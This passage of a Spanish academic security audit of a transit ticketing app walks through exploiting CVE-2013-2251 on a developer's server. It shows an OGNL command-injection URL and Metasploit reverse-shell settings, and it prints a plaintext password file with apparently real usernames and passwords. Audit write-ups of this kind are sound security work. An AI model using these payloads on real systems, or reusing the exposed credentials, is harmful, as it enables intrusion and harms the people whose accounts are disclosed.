    #{response.body}"
```

Figura 5.13: Petición HTTPS en Ruby

Para el servidor:

Se declara una variable de tipo TCPServer que actuará como servidor en TCP.

```ruby
server = TCPServer.new(SERVER_IP,SERVER_PORT)
```

Figura 5.14: Inicialización de un servidor TCP en Ruby.

Si no incluimos más información sino que lanzamos esta variable a un bucle, estaremos utilizando el modo http, sin embargo, aplicar SSL es tan sencillo como utilizar las funciones que provee OpenSSL. Indicándole al servidor dónde se encuentra el certificado digital del servidor (que contiene entre otra información, la clave pública) y dónde se encuentra clave privada RSA, también del servidor.

```ruby
sslContext = OpenSSL::SSL::SSLContext.new
sslContext.cert = OpenSSL::X509::Certificate.new(File.open(LOCAL_SSL_CERT_PATH))
sslContext.key = OpenSSL::PKey::RSA.new(File.open(LOCAL_SSL_KEY_PATH))
sslServer = OpenSSL::SSL::SSLServer.new(server, sslContext)
```

Figura 5.15: Agregar funcionalidad SSL a un servidor TCP en Ruby.

Una vez establecidos estos parámetros, se puede realizar una conexión segura entre cliente y servidor de forma muy sencilla, puesto que el funcionamiento del programa como tal no se ve afectado ya que la capa de transporte seguro es la que se encarga de todo.

5.2. Fase 2: Análisis del entorno.

Para realizar una auditoría completa, es necesario analizar también la seguridad de todos aquellos servidores y componente humano con los que se relaciona la aplicación.

5.2.1 Identificación de los servidores.

El primer paso para este análisis es identificar cuáles son los servidores relacionados con la aplicación. En las auditorías de paquetes realizadas anteriormente con Wireshark podemos observar la IP del servidor con el que se relaciona la aplicación en producción, esta IP corresponde con el servidor de la empresa de transporte público que gestiona la aplicación, a este servidor lo llamaremos Servidor A.

Por otra parte, al realizar la compra de un billete, el servidor que parece firmar el recibo bancario es otro. Perteneciente a un estudio de ingenieros independiente, es decir, la empresa encargada de desarrollar la aplicación, a este servidor lo llamaremos Servidor B.

Es necesario por tanto, empezar analizando ambos servidores en busca de agujeros de seguridad que nos permitan acceder a ellos o que nos permitan acceder a información de los usuarios.

5.2.2 Herramientas utilizadas para realizar el análisis.

Para analizar la seguridad de ambos servidores, utilizaremos multitud de herramientas incluidas en la distribución de Linux Kali 2.0. Esta distribución está especialmente diseñada para realizar auditorías de seguridad a sistemas, así como análisis foresnse, test de penetración, etc. [15]

Dentro de Kali, la principal herramienta que usaremos será OpenVAS combinada con Greenbone Security Assistant. OpenVAS es un escáner de vulnerabilidades muy completo y de código abierto. Contiene un repositorio actualizable con las últimas vulnerabilidades encontradas en todo tipo de aplicaciones y el método de explotación. Greenbone Security Assistan es un entorno gráfico web que se combina con OpenVAS para crear una herramienta muy completa de reporte de vulnerabilidades.

Primero, realiza un escaneo de las aplicaciones instaladas en el servidor que estén prestando servicio hacia internet.

Una vez que encuentra todas las aplicaciones posibles, OpenVAS se encarga de probar, en base a la versión de la aplicación todas las vulnerabilidades conocidas en su base de datos para esa determinada aplicación en esa determinada versión.




Figura 5.16: Interfaz gráfica de Greenbone mostrando el reporte para un servidor.

Al finalizar, muestra una tabla a modo de reporte con todas las vulnerabilidades encontradas en el servidor tal y como se observa en la Figura 16, con posibilidad de descargar en formato PDF el reporte.

Categoriza por nota y por colores la gravedad de las vulnerabilidades encontradas según la CVSS (Common Vulnerabilities Score System) un sistema que mide en base a ciertos criterios como la facilidad de explotación, la vía de explotación (internet, local, acceso físico), si existe o no una solución publicada a la vulnerabilidad, la exposición de los datos del servidor (baja, media, total), la interacción con el usuarios, la facilidad de detección etc.

5.2.3 Análisis del servidor Servidor A.

Este primer análisis se realiza sobre el servidor perteneciente a la empresa que administra la aplicación. Utilizaremos OpenVAS + GreenBone para analizar el servidor y obtener un reporte de las vulnerabilidades encontradas si las hubiera.

5.2.3.1 Resultados obtenidos con OpenVAS.

El análisis con OpenVAS arroja un análisis bastante favorable para el Servidor A. A fecha del análisis, OpenVAS solo ha sido capaz de encontrar una pequeña vulnerabilidad puntuada en 4.3 puntos según la CVSS con el código CVE-2003-1418 que afecta al servidor Apache.

La cantidad y el tipo de información que se obtiene de explotar esta vulnerabilidad es muy bajo, por lo que, a pesar de que es recomendable actualizar el sistema a su última versión, este tipo de vulnerabilidades no suponen una amenaza real para la privacidad de los usuarios de la aplicación.

5.2.4 Análisis del servidor Servidor B.

Este segundo análisis se realiza sobre el servidor perteneciente a la desarrolladora de la aplicación. Se intuye que este servidor sirve como modelo de desarrollo para la aplicación, es decir, que contendrá servicios similares al servidor en producción.

5.2.4.1 Resultados obtenidos con OpenVAS.

Tras analizar el servidor con OpenVAS, la herramienta reporta un grave fallo de seguridad, puntuado con un 9.3 según la CVSS y con identificador 2013-2251 según la CVE (Common Vulnerabilities and Explotations), una entidad reconocida que cataloga las vulnerabilidades conocidas. Además, reporta otros agujeros de seguridad de menor relevancia, con notas inferiores a 6.5 según la CVSS. Estas vulnerabilidades están relacionadas con posibles ataques Man In The Middle en el entorno local, sin embargo, el vector de ataque que nos interesa se caracteriza por realizarse de forma remota, aunque es conveniente solucionar estas vulnerabilidades

De estos resultados se ha generado un reporte en forma de PDF utilizando la herramienta de generación de reportes que posee Greenbone muy útil para documentar en detalle la vulnerabilidad encontrada en el servidor. En este reporte, podemos observar el detalle de la vulnerabilidad CVE-2013-2251:

High (CVSS: 9.3)
NVT: Apache Archiva Multiple Remote Command Execution Vulnerabilities

Product detection result
cpe:/a:apache:archiva:1.3.5
Detected by Apache Archiva Detection (OID: 1.3.6.1.4.1.25623.1.0.100923)

Summary
Apache Archiva is prone to multiple remote command-execution vulnerabilities.

Vulnerability Detection Result
It was possible to execute the command "id" on the remote
host which produces the following output:

```
HTTP/1.1 200 OK
Date: Sat, 19 Dec 2015 00:29:48 GMT
Server: Jetty(6.1.19)
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: JSESSIONID=1bg8m0fu1vsgm;Path=/archiva
Via: 1.1 127.0.0.1
Connection: close
Transfer-Encoding: chunked
Content-Type: text/plain


uid=0(root) gid=0(root)
```

Impact
Successful exploits will allow remote attackers to execute arbitrary commands within the context of the affected application.

Solution
Ask the vendor for an update.

Affected Software/OS
Apache Archiva ¡= 1.3.6

Vulnerability Insight
Apache Archiva use Apache Struts2: "In Struts 2 before 2.3.15.1 the information following "action:", "redirect:" or "redirectAction:" is not properly sanitized. Since said information will be evaluated as OGNL expression against the value stack, this introduces the possibility to inject server side code."

Figura 5.17: Reporte generado por Greenbone mostrando la vulnerabilidad.

5.2.4.2 Descripción de la vulnerabilidad CVE-2013-2251.

La vulnerabilidad afecta al software Apache Struts desde la versión 2.0.0 hasta 2.3.15 utilizado por Apache Archiva 1.3.5 y permite la ejecución de código remoto de forma relativamente sencilla. El problema surge cuando llamamos a la aplicación utilizando una URL especialmente formada como la siguiente:

```
http://server1.XXXX.net/archiva/security/login.action?redirect:
${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.
String[]{'ls','-l'})).start()}
```

Los atributos redirect:, action: y redirectAction: permiten ejecutar código OGNL (Object-Graph Navigate Languaje), un lenguaje de expresiones de código abierto creado por OGNL Technology basado en Java y utilizado por Struts 2, debido a que estos campos no son revisados previamente antes de la ejecución del código, es posible ejecutar de forma remota código del lado del servidor en modo root.

5.2.4.3 Explotando la vulnerabilidad CVE-2013-2251.

Para sacar provecho de la vulnerabilidad encontrada, se utilizará un framework integrado en Kali Linux 2.0 llamado Metasploit. Este framework está especialmente diseñado para explotar vulnerabilidades ya conocidas en servidores, aportando al usuario una interfaz de consola muy fácil de usar. Además, provee a los desarrolladores de un ambiente estandarizado para la interacción entre el usuario y el exploit, de manera que todos funcionan, de cara al usuario, de manera muy similar.

Metasploit dispone de una base de datos donde almacena todos los exploits disponibles hasta la fecha, dando la posibilidad al usuario de actualizar esta base de datos. Por suerte, existe un

exploit ya incluido en Metasploit para aprovechar la vulnerabilidad CVE-2013-2251.

A continuación se detallará cómo se ha llevado a cabo el proceso de explotación de la vulnerabilidad, hasta conseguir acceso root al servidor:

1. Utilizando el comando "msfconsole" abrimos el CLI del framework Metasploit, este nos recibe con un particular ASCIIart.




Figura 5.18: Inicio del framework Metasploit

3. En la web de Rapid7, los creadores del framework Metasploit, podemos encontrar utilizando el código CVE, el nombre del módulo que explota la vulnerabilidad 2013-2251.

4. Metasploit utiliza un sistema de directorios para clasificar los exploits según su naturaleza, en nuestro caso, el módulo se encuentra en: *exploit/multi/http/struts_default_action_mapper*. Este exploit utiliza como vector de ataque peticiones HTTP GET con URLs especialmente formadas para ejecutar código en el servidor remoto.




Figura 5.19: Comando para comenzar a utilizar un exploit en Metasploit

5. Todos los módulos de Metasploit disponen de una serie de comandos que nos permiten interactuar con ellos:

   - show options: Muestra un listado de las variables que deben ser rellenadas por el usuario para poder realizar el ataque. Usualmente es necesario proporcionar la IP del servidor vulnerable, el path donde se encuentra el fichero vulnerable en el servidor remoto, la IP del servidor local y un payload o código a ejecutar en el servidor remoto. Metasploit provee de payloads ya programados especialmente diseñados para realizar conexiones TCP inversas, es decir, cuando el servidor remoto ejecute el código o payload, este abrirá una sesión en un cliente que automáticamente Metasploit tiene escuchando conexiones entrantes, tomando así control del servidor remoto.

- set: Establece el parámetro indicado.

- exploit: Ejecuta el exploit con los parámetros que hayamos indicado anteriormente, si se consigue que el proceso sea exitoso, Metasploit abrirá automáticamente una sesión remota en el servidor, pudiendo ejecutar código, descargar ficheros, hacer capturas de webcam etc mediante un módulo conocido como Meterpreter que provee una interfaz de comandos avanzada especialmente diseñada para capturar datos.

Para explotar este sistema, utilizaremos un payload predeterminado en Metasploit que establece una sesión TCP inversa para sistemas operativos Linux (el sistema operativo del servidor remoto vulnerable):

```
msf exploit(struts_default_action_mapper) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
```

Figura 5.20: Establecer el Payload en Metasploit.

Una vez establecido el payload, configuramos el resto de parámetros necesarios:

```
msf exploit(struts_default_action_mapper) > show options

Module options (exploit/multi/http/struts_default_action_mapper):

   Name         Current Setting        Required  Description
   ----         ---------------        --------  -----------
   HTTP_DELAY   60                     yes       Time that the HTTP Server will wait for the payload request
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                               yes       The target address
   RPORT        80                     yes       The target port
   SRVHOST                             yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT      4444                   yes       The local port to listen on.
   SSL          false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI    /archiva/index.action  yes       Action URI
   URIPATH                             no        The URI to use for this exploit (default is random)
   VHOST                               no        HTTP server virtual host
   WritableDir  /tmp                   yes       A directory where we can write files (only on Linux targets)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpreter
   LHOST                          yes       The listen address
   LPORT         4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figura 5.21: Comando “show options” mostrando la configuración del exploit.

Lanzamos el exploit utilizando la función “exploit”:




Figura 5.22: Sesión remota abierta mediante Meterpreter.

En la Figura 5.22 se observa el comando “getuid” que provee la interfaz de comandos de Meterpreter ejecutándose en el servidor remoto, dando como resultado que estamos manejando al usuario root.

En este punto, hemos penetrado el Servidor B, es momento de buscar, dentro del servidor, datos que se relacionen con la aplicación móvil a la que estamos realizando la auditoría.

5.2.4.4 Solución al agujero de seguridad CVE-2013-2251.

La herramienta de generación de reportes de Greenbone nos proporciona además soluciones a cada una de las vulnerabilidades encontradas, además, la fuente de estas soluciones suelen venir de la propia empresa desarrolladora del software.

En este caso, Apache ha puesto a disposición de sus usuarios una pequeña actualización que corrige este error y otros, la versión 2.3.16.

5.2.4.5 Obtención de datos referentes a la aplicación móvil.

Una vez tenemos acceso al servidor, hay que explorar los árboles de ficheros en busca de información que pueda comprometer la seguridad de otros sistemas asociados, en nuestro caso, buscamos datos que puedan comprometer la seguridad de los usuarios que utilizan la aplicación móvil.

Es usual en las auditorías de seguridad con penetración en el sistema, buscar ficheros que contengan información sobre correos electrónicos, credenciales almacenadas en texto plano, acceso a servicios de otros sistemas etc. Para nuestro caso, estos son los dos ficheros más interesantes que se han encontrado:


1. Fichero de contraseñas en texto plano dentro de un directorio de repositorios SVN.

```
[users]
# harry = harryssecret
# sally = sallyssecret

jrumeu = jr5m25
gfuentes = gf52nt2s
folmedilla = f4lm2d3ll1
pbetancor = pb2t1nc4r
ahernandez = 1h2rn1nd2z
vduran = vd5r1n
```

Figura 5.23: Fichero de contraseñas en texto plano.

2. Repositorio SVN donde se almacena el código de la aplicación a la que se le está realizando la auditoría.



Name	Last	Date	
metrobel_codigo	2.192	19 feb 2014 12:50	jrumeu
metrobel-android	2.162	21 ene 2014 12:00	ahernandez
metrobel-codeGenerator	1.663	5 sept 2013 12:56	pbetancor
metrobel-ios	2.172	27 ene 2014 10:15	folmedilla
metrobel-saeResources	2.092	9 ene 2014 9:42	folmedilla
metrobel-server	2.192	19 feb 2014 12:50	jrumeu
metrobel-sugar-integration	2.063	19 dic 2013 8:58	lperez
crmsync	2.169	23 ene 2014 13:44	lperez
vendingResources	2.177	6 feb 2014 9:22	pbetancor
android	2.163	21 ene 2014 12:00	ahernandez

Figura 5.24: Código Fuente de la aplicación móvil en sus múltiples plataformas.

5.2.4.6 Análisis del fichero de contraseñas.

El fichero de la Figura 5.23 revela un fallo importante de seguridad, si nos fijamos, las contraseñas para el repositorio siguen un patrón basado en el nombre de usuario, las vocales son cambiadas por su orden como vocal, a = 1, e = 2, i = 3, o = 4, u = 5. Este tipo de patrones se caracterizan por ser inseguros, puesto que el nombre de usuario revela información de la contraseña, cuando esta debería de ser lo más secreta posible. Según la Oficina de Seguridad del Internauta, la seguridad de una contraseña depende de dos factores, el humano que gestiona la contraseña y la propia contraseña.

Para que el factor humano se considere seguro debe de cumplir las siguientes características:

- La contraseña no debe compartirse con nadie, esta debe de ser secreta, solo la propia persona poseedora del usuario debe de conocerla.

- La contraseña debe de recordarse, apuntarla en un post-it, en el móvil o en una libreta son conductas inseguras, solo en nuestra mente se mantiene completamente secreta.

- No compartir contraseñas por correo electrónico ni por cualquier medio donde la información quede guardada de forma permanente.

- La contraseña no debe de reutilizarse, más adelante nombraremos herramientas para gestionar contraseñas.

Con respecto a la propia contraseña, también existen una serie de pautas y herramientas que nos pueden ayudar a conseguir una contraseña segura:

- Debe de ser robusta. Para que una contraseña sea considerada como robusta, esta debe de tener al menos 8 caracteres, poseer mayúsculas, minúsculas, números y símbolos especiales.

- No debe estar relacionada con el nombre de usuario.

- Evitar utilizar fechas de nacimiento, nombres de familiares o cualquier tipo de información que se pueda deducir del sujeto que posee la cuenta.

- Y lo más importante, utilizar un segundo factor de autenticación.

Esta política segura de contraseñas acarrea consigo un problema, las contraseñas seguras son difíciles de recordar, sin embargo, existen gestores de contraseñas que nos ayudan a lidiar con este problema y con otros.

La idea de los gestores de contraseñas es almacenar todas tus contraseñas seguras de forma cifrada localmente. Para acceder a ellas se

utiliza una única contraseña o contraseña maestra, que debe de ser a su vez muy segura. El usuario debe de tener especial cuidado en no revelar nunca la contraseña maestra y hacer un esfuerzo por memorizarla.

Para facilitar la memorización de contraseñas seguras, la Oficina de Seguridad en Internet propone utilizar la siguiente regla:

-Escoger una frase de al menos diez palabras, relacionada con algún tema que nos guste, por ejemplo: “La seguridad es como una cadena, es tan fuerte como el eslabón más débil”, separamos la primera letra de cada palabra: “lsecucetfceemd”, añadimos mayúsculas: “Lsecucetfceemd”, añadimos números, cambiaremos “una” por “1”, “Lsec1cetfceemd” y por último añadimos la coma como símbolo especial “Lsec1c,etfceemd”.

Con esta sencilla regla y el uso de gestores de contraseñas, generar, almacenar y gestionar contraseñas seguras se convierte en una tarea mucho más cómoda para el usuario.

No repetir la misma contraseña para los diferentes servicios es una de las normas más importantes. Durante el análisis, se pudieron acceder diversos servicios debido a que sus credenciales correspondían con las del fichero de contraseñas encontrado, se pudo acceder a cuentas de correo y repositorios de GitLab.

En estos últimos años, se están empezando a implantar esquemas de seguridad para contraseñas denominados “Contraseñas con segundo factor de autenticación”. Este esquema dicta que, en internet, para que una identidad pueda ser considerada como robusta, debe de contener: “Algo que se conoce”, como una contraseña, “Algo que se es”, como por ejemplo algún patrón biométrico (huella dactilar, globo ocular, timbre de voz…) y “Algo que se tiene”, como puede ser un dispositivo móvil o algún otro dispositivo aparte.

Este esquema hace que un cibercriminal deba de tener acceso simultáneo a dos de los tres parámetros para poder suplantar una identidad en un sistema con factor doble de autenticación.

Este esquema, a pesar de ser novedoso en el mundo de Internet, se lleva utilizando desde hace muchos años con las tarjetas de crédito. No basta con poseer la tarjeta de crédito para tener acceso a la cuenta corriente, también es necesario conocer un pin secreto, este esquema corresponde con autenticación de dos factores, ya que utiliza algo que se posee y algo que se sabe.

5.2.4.7 Análisis del código del repositorio.

El repositorio contiene el código de la aplicación en sus múltiples plataformas, iOS, Android e incluso el entorno web desde el que se pueden gestionar los viajes, recibos, títulos adquiridos etc.

Tras un pequeño vistazo, se observa que el entorno web está hecho con el framework Spring, un framework para diseñar aplicaciones web basado en Java. De forma general en los proyectos con Spring, se almacena toda la información referente a base de datos, credenciales para distintos servicios, configuración de "beans" etc. en un fichero denominado XML, en nuestro caso "pom.xml".

Este fichero contiene información muy sensible, en este análisis, se encontraron diversas credenciales a bases de datos y credenciales de correos electrónicos.




Figura 5.25 Credenciales expuestas para cuenta de correo electrónico.




Figura 5.26 Credenciales expuestas de acceso a la base de datos.

La información de la cuenta de correo de desarrollo del estudio de ingenieros, puede arrojar mucha más información para conseguir el hipotético objetivo de un atacante, acceder a los datos de los usuarios de la aplicación.

5.2.5 Análisis del correo de desarrollo.

En el correo electrónico se encuentra un fichero clave para la auditoría, se trata de un PDF que contiene una credencial de acceso como administrador a la aplicación mediante su entorno web.




Figura 5.27. Credencial de acceso al Backoffice expuesta.

Esta credencial nos permite acceder al backoffice de la aplicación, pudiendo tener control sobre parámetros muy importantes de la misma. Además permite el acceso al CRM, lugar donde se gestiona toda la información de los usuarios, desde su id de sesión, mediante el cual sería posible obtener títulos a su nombre, todo el historial de viajes que ha realizado, su saldo disponible etc. Una vez en este punto, el atacante puede considerar exitoso su ataque, tendría acceso a los datos de todos los usuarios de la aplicación, podría gestionar parámetros de la propia aplicación, crear bonos a coste cero y en general perjudicar gravemente la reputación de la empresa.

